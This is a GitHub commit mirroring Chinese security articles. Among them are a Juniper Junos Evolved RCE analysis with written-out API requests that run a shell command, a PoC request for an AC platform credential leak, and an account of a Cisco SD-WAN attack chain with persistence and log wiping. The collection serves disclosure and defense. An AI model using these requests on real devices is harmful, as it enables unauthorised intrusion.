mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
这种鸟漏洞不难挖啊、漏洞复现 | Salia PLCC firmware.php 任意文件上传漏洞、漏洞分析:Juniper Junos Evolved CVE-2026-21902 未授权远程代码执行漏洞剖析、思科SD-WAN零日漏洞已被利用,PoC漏洞利用程序已发布、人工智能重要漏洞通报(2026年第二期)、网安工具30天通(第9期)|Nessus:企业级漏洞扫描神器,资产巡检必备、AC集中管理平台敏感信息泄露漏洞 附POC、CNNVD关于Cisco Catalyst SD-WAN Manager和Cisco Catalyst SD-WAN Controller 授权问题漏洞的通报、用友NC doSingUp sql注入漏洞、
This commit is contained in:
 test committed
1 parent
cd6e57a2de
commit
da8c30e57b
10 files changed
+916
-1
No files matched your search
@@ -18595,5 +18595,14 @@
|
||||
"https://mp.weixin.qq.com/s/cd6CCjVWuKT3kj3soDf3nA": "WatchDogKiller:WatchDog Anti-Malware 驱动漏洞 PoC",
|
||||
"https://mp.weixin.qq.com/s/UHPFxCW9raVKce2eP51siA": "破解云端加密:亚马逊 AWS-LC 库中发现未经身份验证的绕过漏洞",
|
||||
"https://mp.weixin.qq.com/s/Y3XO2y3L6rTVbjmz1E6qYg": "高危预警 | CVE-2026-26713:开源点餐系统存在未授权 SQL 注入漏洞,CVSS 评分 9.8",
|
||||
"https://mp.weixin.qq.com/s/UpQzmRy_F52MlZ4ZbK2b8Q": "TopazTerminator:一款利用漏洞驱动杀进程的黑客工具"
|
||||
"https://mp.weixin.qq.com/s/UpQzmRy_F52MlZ4ZbK2b8Q": "TopazTerminator:一款利用漏洞驱动杀进程的黑客工具",
|
||||
"https://mp.weixin.qq.com/s/8jMN-5L1p0tVqxK4Xe1xKA": "这种鸟漏洞不难挖啊",
|
||||
"https://mp.weixin.qq.com/s/cwagi7X9W5TXkZyM1f_YWg": "漏洞复现 | Salia PLCC firmware.php 任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s/OgLBXsfj7hXKo1p5Q3ahUg": "漏洞分析:Juniper Junos Evolved CVE-2026-21902 未授权远程代码执行漏洞剖析",
|
||||
"https://mp.weixin.qq.com/s/aybvsSzizp4U_Bnpe20aHQ": "思科SD-WAN零日漏洞已被利用,PoC漏洞利用程序已发布",
|
||||
"https://mp.weixin.qq.com/s/CjDxq6wpSrDN6Rs4eAbelQ": "人工智能重要漏洞通报(2026年第二期)",
|
||||
"https://mp.weixin.qq.com/s/aO1nKrg43rioipqXQfcTAA": "网安工具30天通(第9期)|Nessus:企业级漏洞扫描神器,资产巡检必备",
|
||||
"https://mp.weixin.qq.com/s/OBl5SyMLksVtxwhD8Ougug": "AC集中管理平台敏感信息泄露漏洞 附POC",
|
||||
"https://mp.weixin.qq.com/s/6MW1rgI5IflYMbPN-fAGlA": "CNNVD关于Cisco Catalyst SD-WAN Manager和Cisco Catalyst SD-WAN Controller 授权问题漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s/uR5rdkaE6L40rZEKHwSNIA": "用友NC doSingUp sql注入漏洞"
|
||||
}
|
||||
@@ -0,0 +1,109 @@
|
||||
# AC集中管理平台敏感信息泄露漏洞 附POC
|
||||
原创 安服仔
|
||||
安服仔 北风漏洞复现文库 2026-03-06 02:54
|
||||
|
||||
# 免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
#
|
||||
#
|
||||
|
||||
01
|
||||
|
||||
—
|
||||
|
||||
漏洞名称
|
||||
# AC集中管理平台敏感信息泄漏漏洞
|
||||
#
|
||||
|
||||
02
|
||||
|
||||
—
|
||||
|
||||
影响版本
|
||||
|
||||
**影响版本:大唐电信AC集中管理平台影响版本为早期未修复的版本、D-Link AC集中管理平台影响版本为<= 1.02.042、secnet安网智能AC管理系统影响版本为<= 1.02.042**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
****
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
03
|
||||
|
||||
—
|
||||
|
||||
漏洞简介
|
||||
|
||||
AC集中管理平台是一种用于集中管理和控制无线网络中接入点设备的系统平台,主要应用于企业、园区、校园等大规模无线网络场景。该平台通过与无线控制器及A
|
||||
P设备协同工作,实现对多台AC和大量AP的统一配置、监控、运维和管理,具备集中配置下发、分级分权管理、AC集群负载均衡、故障自动切换、网络性能优化等功能,可显著提升无线网络的管理效率、可靠性与稳定性,降低运维成本
|
||||
。
|
||||
AC集中管理平台存在敏感信息泄露漏洞,攻击者可通过特定请求(如访问/actpt.data
|
||||
)获取网关敏感信息,包括账号、密码、用户IP和MAC地址等。
|
||||
|
||||
04
|
||||
|
||||
—
|
||||
|
||||
资产测绘
|
||||
```
|
||||
header="HTTPD_ac 1.0"
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
05
|
||||
|
||||
—
|
||||
|
||||
漏洞复现
|
||||
|
||||
POC
|
||||
```
|
||||
GET /actpt.data HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
|
||||
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
|
||||
Accept-Encoding: gzip, deflate
|
||||
|
||||
Connection: close
|
||||
Upgrade-Insecure-Requests: 1
|
||||
Priority: u=0, i
|
||||
Pragma: no-cache
|
||||
Cache-Control: no-cache
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
06
|
||||
|
||||
—
|
||||
|
||||
修复建议
|
||||
|
||||
升级AC集中管理平台软件至最新版本
|
||||
|
||||
07
|
||||
|
||||
—
|
||||
|
||||
往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
+45
@@ -0,0 +1,45 @@
|
||||
# CNNVD关于Cisco Catalyst SD-WAN Manager和Cisco Catalyst SD-WAN Controller 授权问题漏洞的通报
|
||||
CNNVD
|
||||
CNNVD CNNVD安全动态 2026-03-06 03:54
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
近日,国家信息安全漏洞库(CNNVD)收到关于Cisco Catalyst SD-WAN Manager和Cisco Catalyst SD-WAN Controller 授权问题漏洞(CNNVD-202602-4275、CVE-2026-20127)情况的报送。未经身份验证的攻击者可通过发送特制数据包,绕过验证机制并获取管理权限。思科产品多个版本均受此漏洞影响。目前,思科官方已发布更新修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。
|
||||
|
||||
## 一漏洞介绍
|
||||
|
||||
|
||||
Cisco Catalyst SD-WAN Manager(Cisco SD-WAN vManage)和Cisco Catalyst SD-WAN Controller都是美国思科(Cisco)公司的产品。Cisco Catalyst SD-WAN Manager是一个高度可定制的仪表板,可简化和自动化 Cisco SD-WAN 的部署、配置、管理和操作。Cisco Catalyst SD-WAN Controller是一个安全策略控制面板。
|
||||
|
||||
该漏洞源于对等身份验证机制存在问题,未经身份验证的攻击者可通过发送特制数据包,绕过验证机制并获取管理权限。
|
||||
|
||||
****
|
||||
## 二危害影响
|
||||
|
||||
|
||||
Cisco Catalyst SD-WAN Manager 20.12.1版及之前版本、Cisco Catalyst SD-WAN Controller 20.12.1版及之前版本均受此漏洞影响。
|
||||
|
||||
****
|
||||
## 三修复建议
|
||||
|
||||
|
||||
目前,思科官方已发布更新修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。官方参考链接:
|
||||
|
||||
https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-sdwan-rpa-EHchtZk
|
||||
|
||||
本通报由CNNVD技术支撑单位——奇安信网神信息技术(北京)股份有限公司、中国银联股份有限公司、塞讯信息技术(上海)有限公司、北京网御星云信息技术有限公司、江苏骏安安全检测有限公司、信飛科技有限公司、西安秦易信息技术有限公司、广州纬安科技有限公司、北京国信城研科学技术研究院、清远职业技术学院、安徽信科共创信息安全测评有限公司等技术支撑单位提供支持。
|
||||
|
||||
CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如有需要,可与CNNVD联系。联系方式: cnnvd@itsec.gov.cn
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,78 @@
|
||||
# 人工智能重要漏洞通报(2026年第二期)
|
||||
原创 CNNVD
|
||||
CNNVD CNNVD安全动态 2026-03-06 03:54
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
根据国家信息安全漏洞库(CNNVD)统计,近期(2026年1月12日至2026年3月3日)共采集重要人工智能漏洞255个,CNNVD对这些漏洞进行了收录。本周人工智能类漏洞主要涵盖了谷歌、IBM、微软等多个厂商。CNNVD对其危害等级进行了评价,其中超危漏洞27个,高危漏洞48个,中危漏洞180个。
|
||||
|
||||
## 一人工智能漏洞增长数量情况
|
||||
|
||||
|
||||
近期CNNVD采集人工智能漏洞255个。
|
||||
|
||||

|
||||
|
||||
图1 近五周漏洞新增数量统计图
|
||||
|
||||
****
|
||||
## 二人工智能漏洞具体情况
|
||||
|
||||
|
||||
近期共采集人工智能漏洞255个,包括谷歌、IBM、微软等多个厂商的漏洞。其中超危漏洞27个,高危漏洞48个,中危漏洞180个。具体如表1所示:
|
||||
|
||||
表1 人工智能漏洞列表
|
||||
|
||||

|
||||
|
||||
## 三重要人工智能漏洞实例
|
||||
|
||||
|
||||
近期重要漏洞实例如表2所示。
|
||||
|
||||
表2 本期重要漏洞实例
|
||||
|
||||

|
||||
|
||||
1. Langflow 安全漏洞(CNNVD-202602-4530)****
|
||||
|
||||
Langflow是一个开源的用于构建多代理和RAG应用程序的可视化框架。
|
||||
|
||||
Langflow 1.8.0之前版本存在安全漏洞,该漏洞源于在创建CSVAgent时将allow_dangerous_code参数硬编码为True,导致系统自动启用LangChain的python_repl_ast工具,攻击者利用该漏洞可以远程执行代码。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://github.com/langflow-ai/langflow/releases
|
||||
|
||||
2. Cursor 安全漏洞(CNNVD-202602-2275)****
|
||||
|
||||
Cursor是一款开源的深度集成AI的智能代码编辑器。
|
||||
|
||||
Cursor 2.5之前版本存在安全漏洞,该漏洞源于允许通过写入.git配置实现沙箱逃逸,攻击者利用该漏洞可以远程执行代码。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://cursor.com/
|
||||
|
||||
3. AutoGPT 授权问题漏洞(CNNVD-202602-2072)****
|
||||
|
||||
AutoGPT是一个开源的自主智能代理框架,具有目标驱动的任务拆解、自动规划执行以及工具调用等功能。
|
||||
|
||||
AutoGPT 0.6.48之前版本存在授权问题漏洞,该漏洞源于图形验证未强制执行禁用标志,允许经过身份验证的用户绕过限制,攻击者利用该漏洞可以远程执行代码。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://github.com/Significant-Gravitas/AutoGPT/releases
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,32 @@
|
||||
# 思科SD-WAN零日漏洞已被利用,PoC漏洞利用程序已发布
|
||||
网络安全9527
|
||||
网络安全9527 安全圈的那点事儿 2026-03-06 04:49
|
||||
|
||||
针对CVE-2026-20127 的公开概念验证 (PoC) 漏洞利用程序已经发布 ,CVE-2026-20127 是 Cisco Catalyst SD-WAN 控制器和 SD-WAN 管理器中的一个最高严重性零日漏洞,该漏洞至少从 2023 年起就已被积极利用。
|
||||
|
||||
Cisco Talos 正在跟踪集群 UAT-8616 下的威胁活动,并将其描述为针对全球关键基础设施的“高度复杂的网络威胁行为者”。
|
||||
|
||||
zerozenxlabs 在 GitHub 上发布的 PoC包括一个可运行的 Python 漏洞利用脚本和一个 JSP webshell ( cmd.jsp)。
|
||||
|
||||
它还包含一个可部署的 WAR 文件,降低了更多威胁行为者利用这一严重漏洞的门槛。
|
||||
## 攻击原理
|
||||
|
||||
该漏洞的出现是因为 受影响的思科 SD-WAN 系统中的对等认证机制存在缺陷。
|
||||
|
||||
未经身份验证的远程攻击者向 SD-WAN 控制器的 REST API 发送特制的 HTTP 请求,完全绕过登录过程,无需任何有效凭据即可获得管理会话。
|
||||
|
||||
进入系统后,UAT-8616 执行了多阶段攻击链:
|
||||
1. **初始访问**:利用 CVE-2026-20127 漏洞获取高权限的非 root 管理员访问权限,并将恶意对等设备添加到 SD-WAN 管理/控制平面。
|
||||
1. **权限提升**:故意将软件版本降级,重新引入较早的 CVE-2022-20775 漏洞,从而提升到完全 root 权限。
|
||||
1. **版本恢复**:将系统恢复到其原始软件版本,以消除降级的取证证据。
|
||||
1. **持久性**:将未经授权的 SSH 密钥添加到 /home/root/.ssh/authorized_keys,在 sshd_config 中设置 PermitRootLogin yes,并修改 SD-WAN 启动脚本。
|
||||
1. **横向移动**:使用 NETCONF(端口 830)和 SSH 在SD-WAN 设备之间进行横向移动,并操作整个结构配置。
|
||||
1. **掩盖**:清除了 syslog、bash_history、wtmp、lastlog 和 /var/log/ 下的日志。
|
||||
Cisco Talos 敦促管理员立即审核 SD-WAN 日志中的控制连接对等事件,以查找未经授权的 vManage 对等连接、意外的源 IP 和异常时间戳。
|
||||
|
||||
任何显示恶意对等节点添加、 SSH 密钥修改或版本降级/升级周期的日志条目都应视为高度可靠的入侵指标。
|
||||
|
||||
CISA 已将 CVE-2026-20127 添加到其已知利用漏洞 (KEV) 目录中,并强制要求联邦机构紧急修补。
|
||||
|
||||
使用 Cisco Catalyst SD-WAN 的组织应立即应用补丁,查看安全公告,并遵循澳大利亚网络安全中心 SD-WAN 威胁狩猎指南来检查是否存在安全漏洞。
|
||||
|
||||
@@ -0,0 +1,236 @@
|
||||
# 漏洞分析:Juniper Junos Evolved CVE-2026-21902 未授权远程代码执行漏洞剖析
|
||||
幻泉之洲 2026-03-06 02:00
|
||||
|
||||
> 本文深入分析了近期披露的 Juniper Junos Evolved 平台高危漏洞 CVE-2026-21902。该漏洞源于机载异常检测框架的权限配置错误,允许未经身份验证的攻击者通过端口 8160/TCP 发起攻击,以 root 权限远程执行任意代码。文章详细探讨了其技术原理、影响范围和完整的攻击链。
|
||||
|
||||
## 漏洞概述
|
||||
|
||||
最近披露的 CVE-2026-21902,是一个影响 Juniper Junos OS Evolved 平台的“关键资源权限分配不正确”漏洞。漏洞评分高达 9.8,属于关键级别。
|
||||
|
||||
它只影响 Juniper 的 PTX 系列设备,听起来范围有限,但恰恰如此才显得有点奇怪。一个本该是内部的服务,怎么就暴露在外部了呢?
|
||||
|
||||

|
||||
## 技术原理分析
|
||||
### 问题在哪里?
|
||||
|
||||
根据 Juniper 的官方安全公告(相关网址:https://supportportal.juniper.net/s/article/2026-02-Out-of-Cycle-Security-Bulletin-Junos-OS-Evolved-PTX-Series-A-vulnerability-allows-a-unauthenticated-network-based-attacker-to-execute-code-as-root-CVE-2026-21902),问题出在 PTX 系列设备上 Junos OS Evolved 的 On-Box Anomaly Detection Framework(机载异常检测框架)。
|
||||
|
||||
简单来说,这个内部的服务框架本来应该只监听内部路由实例,但实际上却监听在所有网络接口(0.0.0.0)上。更关键的是,它没有任何身份验证。
|
||||
> 根据公告原话:该漏洞允许未经身份验证、基于网络的攻击者以 root 权限执行代码。该服务默认启用,无需任何特定配置。
|
||||
|
||||
|
||||
这已经足够让人警惕。一个默认开启、默认监听所有网口、且不设防的“内部”服务,还运行着 root 权限的 Python 脚本组,怎么看都不像是一个安全的设计。
|
||||
|
||||

|
||||
### 代码层面一探究竟
|
||||
|
||||
漏洞成因可以追溯到框架的代码实现。在文件系统中,相关文件位于 /usr/sbin/monitor/
|
||||
目录,主要包括:
|
||||
- anomaly_detector_main.py
|
||||
- 确保子Python脚本保活的初始脚本
|
||||
|
||||
- api_server.py
|
||||
- HTTP API 服务器,将请求数据存储到服务器文件中
|
||||
|
||||
- intent_monitor.py
|
||||
- 定期检查定义更新并更新API服务器配置
|
||||
|
||||
- schedule_enforcer.py
|
||||
- 定期执行已调度的 DAG 实例
|
||||
|
||||
检查 api_server.py
|
||||
中的服务器启动代码,我们可以看到问题所在:
|
||||
|
||||
port = CONFIG.get('api_server_port', 8160)
|
||||
|
||||
server_address = ('', port)
|
||||
|
||||
httpd = server_class(server_address, handler_class)
|
||||
|
||||
logging.info(f'Serving HTTP on port {port}...')
|
||||
|
||||
httpd.serve_forever()
|
||||
|
||||
server_address = ('', port)
|
||||
这一行意味着服务器将绑定到所有可用接口,而非特定的内部接口。
|
||||
|
||||
该框架本质上是一个 Python 构建的 REST API,监听在 8160/TCP 端口,允许用户定义、调度并运行复杂的监控和诊断例程,以应对检测到的异常。
|
||||
|
||||
框架的核心逻辑基于四个关键概念:
|
||||
- **命令 (Command)**
|
||||
:一个要在设备上执行的命令(是的,就是实际的 shell 命令)。
|
||||
|
||||
- **处理器 (Handler)**
|
||||
:处理命令输出的数据。
|
||||
|
||||
- **有向无环图 (DAG)**
|
||||
:一系列操作(命令、处理器或子DAG)组成的工作流。
|
||||
|
||||
- **DAG 实例 (DAG Instance)**
|
||||
:一个特定的、已调度的 DAG 执行任务。
|
||||
|
||||
其 API 提供了典型的 CRUD 端点来管理这些实体。
|
||||
## 影响范围
|
||||
|
||||
该漏洞影响 Juniper PTX 系列路由器上运行的特定版本 Junos OS Evolved:
|
||||
- **受影响版本**
|
||||
:Junos OS Evolved 25.4 版本中,早于 25.4R1-S1-EVO 和 25.4R2-EVO 的版本。
|
||||
|
||||
- **不受影响版本**
|
||||
:早于 25.4R1-EVO 的版本不受影响。
|
||||
|
||||
这意味着所有新部署且未及时打补丁的 PTX 设备都可能暴露此风险。
|
||||
## 攻击链与 PoC 说明
|
||||
### 利用 API 实现 RCE
|
||||
|
||||
攻击路径非常直接。攻击者通过未经认证的 HTTP POST 请求,依次创建命令、定义 DAG、调度 DAG 实例,最后提交配置即可触发命令执行。
|
||||
1. **第一步:创建命令**
|
||||
。向服务器发送请求,定义一个类型为 RE-SHELL
|
||||
的命令。该类型的命令会直接在 shell 中执行。
|
||||
POST /config/command/ HTTP/1.1
|
||||
|
||||
Host:
|
||||
|
||||
Content-Type: application/json
|
||||
|
||||
Content-Length:
|
||||
|
||||
|
||||
{
|
||||
|
||||
"syntax": "id > /var/home/admin/watchTowr.txt",
|
||||
|
||||
"type": "RE-SHELL",
|
||||
|
||||
"parsing": {
|
||||
|
||||
},
|
||||
|
||||
"outputs": {
|
||||
|
||||
"result": {"type": "str"}
|
||||
|
||||
},
|
||||
|
||||
"doc": ""
|
||||
|
||||
}
|
||||
|
||||
1. **第二步:创建 DAG**
|
||||
。定义一个只包含上一步命令作为执行动作的简单 DAG。
|
||||
POST /config/dag/ HTTP/1.1
|
||||
|
||||
Host:
|
||||
|
||||
Content-Type: application/json
|
||||
|
||||
Content-Length:
|
||||
|
||||
|
||||
{
|
||||
|
||||
"start": [],
|
||||
|
||||
"edges": [],
|
||||
|
||||
"actions": {
|
||||
|
||||
: {
|
||||
|
||||
"command": ,
|
||||
|
||||
"inputs": {}
|
||||
|
||||
}
|
||||
|
||||
},
|
||||
|
||||
"doc": ""
|
||||
|
||||
}
|
||||
|
||||
1. **第三步:创建 DAG 实例**
|
||||
。立即调度这个 DAG 执行,将延迟设置为 0。
|
||||
POST /config/dag-instance/ HTTP/1.1
|
||||
|
||||
Host:
|
||||
|
||||
Content-Type: application/json
|
||||
|
||||
Content-Length:
|
||||
|
||||
|
||||
{
|
||||
|
||||
"dag": ,
|
||||
|
||||
"enabled": True,
|
||||
|
||||
"platform":
|
||||
|
||||
,
|
||||
|
||||
"target": {
|
||||
|
||||
"type": "RE"
|
||||
|
||||
},
|
||||
|
||||
"schedule": {
|
||||
|
||||
"start": ,
|
||||
|
||||
"delay": 0
|
||||
|
||||
},
|
||||
|
||||
"context": {}
|
||||
|
||||
}
|
||||
|
||||
1. **第四步:提交配置**
|
||||
。发送最终提交请求,使所有配置生效。
|
||||
POST /config/config/commit HTTP/1.1
|
||||
|
||||
Host:
|
||||
|
||||
Content-Type: application/json
|
||||
|
||||
Content-Length: 0
|
||||
|
||||
当 schedule_enforcer.py
|
||||
进程运行时,它会读取配置的 DAG 实例,最终调用 execute_command
|
||||
函数。该函数获取我们定义的 syntax
|
||||
字段内容,并将其直接传递给 subprocess.run(command, shell=True, ...)
|
||||
,从而导致任意代码执行。
|
||||
|
||||

|
||||
|
||||

|
||||
## 修复建议与缓解措施
|
||||
### 官方修复方案
|
||||
|
||||
Juniper 已发布修复版本。受影响的用户应立即升级到不受影响的版本:
|
||||
- 升级至 Junos OS Evolved 25.4R1-S1-EVO 或更高版本。
|
||||
|
||||
- 升级至 Junos OS Evolved 25.4R2-EVO 或更高版本。
|
||||
|
||||
### 临时缓解措施
|
||||
|
||||
如果无法立即升级,可以考虑以下缓解措施:
|
||||
1. **访问控制**
|
||||
:在网络边界防火墙或设备本机 ACL 上,严格限制对 PTX 设备 TCP 8160 端口的访问,仅允许受信任的管理网络访问。
|
||||
|
||||
1. **服务检查**
|
||||
:确认设备上该服务的实际监听地址。虽然代码默认绑定到所有接口,但配置可能有所不同。使用命令检查端口的实际绑定情况。
|
||||
|
||||
### 检测与验证
|
||||
|
||||
安全团队可以使用 watchTowr Labs 发布的概念验证工具(相关网址:https://github.com/watchtowrlabs/watchTowr-vs-JunosEvolved-CVE-2026-21902)进行环境检测。该工具可以帮助验证漏洞是否存在,并生成相关的检测日志。
|
||||
|
||||
说到底,这个漏洞反映了一个更根本的问题:把带执行外部命令功能的内部服务不加防护地暴露出来,从一开始设计就埋下了隐患。对于关键基础设施的组件,每个对外暴露的服务接口都应该经过最严格的审视。
|
||||
### 参考资料
|
||||
|
||||
[1]
|
||||
https://labs.watchtowr.com/sometimes-you-can-just-feel-the-security-in-the-design-junos-os-evolved-cve-2026-21902-rce/
|
||||
|
||||
@@ -0,0 +1,125 @@
|
||||
# 漏洞复现 | Salia PLCC firmware.php 任意文件上传漏洞
|
||||
实战安全研究 2026-03-06 02:00
|
||||
|
||||
**免责声明**
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="top" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><span style="color: rgb(255, 0, 0);letter-spacing: 0.544px;-webkit-tap-highlight-color: rgba(0, 0, 0, 0);outline: 0px;visibility: visible;font-size: 14px;"><span leaf="">本文仅用于技术学习和安全研究,请勿使用本文所提供的内容及相关技术从事非法活动,由于传播和利用此文所提供的内容或工具而造成任何直接或间接的损失后果,均由使用者本人承担,所产生一切不良后果与文章作者及本账号无关。如内容有争议或侵权,请私信我们!我们会立即删除并致歉。谢谢!</span></span></td></tr></tbody></table>
|
||||
1
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
Salia PLCC firmware.php 任意文件上传漏洞,未经身份验证的远程攻击者除了可以利用SQL注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
|
||||
|
||||
2
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
|
||||
Salia PLCC
|
||||
|
||||
3
|
||||
|
||||
**测绘语法**
|
||||
|
||||
|
||||
|
||||
fofa语法
|
||||
```
|
||||
"Salia PLCC"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
4
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
上传文件
|
||||
|
||||

|
||||
|
||||
访问文件
|
||||
|
||||

|
||||
|
||||
|
||||
5
|
||||
|
||||
**检测POC**
|
||||
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
6
|
||||
|
||||
**漏洞修复**
|
||||
|
||||
|
||||
1、建议联系厂商打补丁或升级版本。
|
||||
|
||||
2、增加Web应用防火墙防护。
|
||||
|
||||
3、关闭互联网暴露面或接口设置访问权限。
|
||||
|
||||
7
|
||||
|
||||
**内部圈子**
|
||||
|
||||
|
||||
**现在已更新POC数量 2000+(中危以上)**
|
||||
|
||||
|
||||
🔥 **1day/Nday 漏洞实战圈上线**
|
||||
🔥
|
||||
|
||||
还在到处找公开漏洞 POC?
|
||||
|
||||
这里专注整合全网1day/Nday漏洞POC和复现,一站式解决你的痛点!
|
||||
|
||||
🔍
|
||||
圈子福利
|
||||
|
||||
✅ 整合全网 1day/Nday 漏洞POC,附带复现步骤,新手也能快速上手
|
||||
|
||||
✅ 每周更新 10-15 个POC测试脚本,经过实测验证,到手就能用
|
||||
|
||||
✅ 完美适配 Nuclei/Afrog 扫描工具,脚本无需额外修改,即拿即用
|
||||
|
||||
✅ 重磅福利:免登录免费 FOFA 查询,无需账号也能高效资产测绘
|
||||
|
||||
✅ 专属权益:提供指纹识别库,指纹库持续更新
|
||||
|
||||
💡
|
||||
适合对象
|
||||
|
||||
渗透测试🔹攻防演练🔹安全运维🔹企业自查
|
||||
🔹SRC漏洞挖掘
|
||||
|
||||
⚠️
|
||||
重要提醒
|
||||
|
||||
仅限授权范围内的合法安全测试,严禁用于未授权攻击行为!
|
||||
|
||||
本服务为虚拟资源服务,一经购买概不退款,请按需谨慎购买!
|
||||
|
||||
现在加入圈子价格是59.9元(
|
||||
交个朋友啦
|
||||
),后面将调整涨价啦。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,114 @@
|
||||
# 用友NC doSingUp sql注入漏洞
|
||||
Superhero
|
||||
Superhero Nday Poc 2026-03-06 02:11
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
用友NC doSingUp 接口存在SQL注入漏洞,攻击者通过利用SQL注入漏洞配合数据库xp_cmdshell可以执行任意命令,从而控制服务器。经过分析与研判,该漏洞利用难度低,建议尽快修复。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
fofa:
|
||||
```
|
||||
app="用友-UFIDA-NC"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
延时5秒
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
### 【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现 · 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 **资源内容**
|
||||
|
||||
▫️ 整合全网公开1day/Nday漏洞POC详情
|
||||
|
||||
▫️ 适配Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 **更新计划**
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 **适用场景**
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗 ▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ **重要声明**
|
||||
|
||||
▫️
|
||||
仅限合法授权测试,严禁违规使用
|
||||
|
||||
**▫️虚拟资源服务,购买后不接受任何形式退款**
|
||||
|
||||
▫️
|
||||
付款
|
||||
前请评估需求,慎重考虑
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,155 @@
|
||||
# 网安工具30天通(第9期)|Nessus:企业级漏洞扫描神器,资产巡检必备
|
||||
原创 点击关注👉
|
||||
点击关注👉 网络安全学习室 2026-03-06 03:07
|
||||
|
||||
## 一、工具核心定位
|
||||
|
||||
**Nessus**
|
||||
是全球使用率最高的**企业级全自动漏洞扫描器**
|
||||
,也是渗透测试、护网行动、企业资产安全巡检的核心工具。区别于Nmap的端口扫描,Nessus能深度检测端口背后的**服务漏洞、系统漏洞、弱口令、配置缺陷**
|
||||
,从底层系统到上层应用,实现全维度的资产安全扫描。
|
||||
|
||||
不管是政企内网的资产合规检查,还是CTF靶机的漏洞快速摸排,亦或是SRC挖洞前的资产情报收集,Nessus都能一键输出详细的漏洞报告,标注漏洞等级、利用方式、修复建议,堪称**“资产安全体检仪”**。
|
||||
|
||||
核心用途:
|
||||
- 主机/服务器系统漏洞扫描(如Windows/MS17-010、Linux内核漏洞)
|
||||
|
||||
- 中间件/服务漏洞检测(如Tomcat、Apache、MySQL漏洞)
|
||||
|
||||
- 全网资产弱口令批量检测(SSH、FTP、数据库、Web后台)
|
||||
|
||||
- 配置合规性检查(如未授权访问、高危端口开放、密码策略过弱)
|
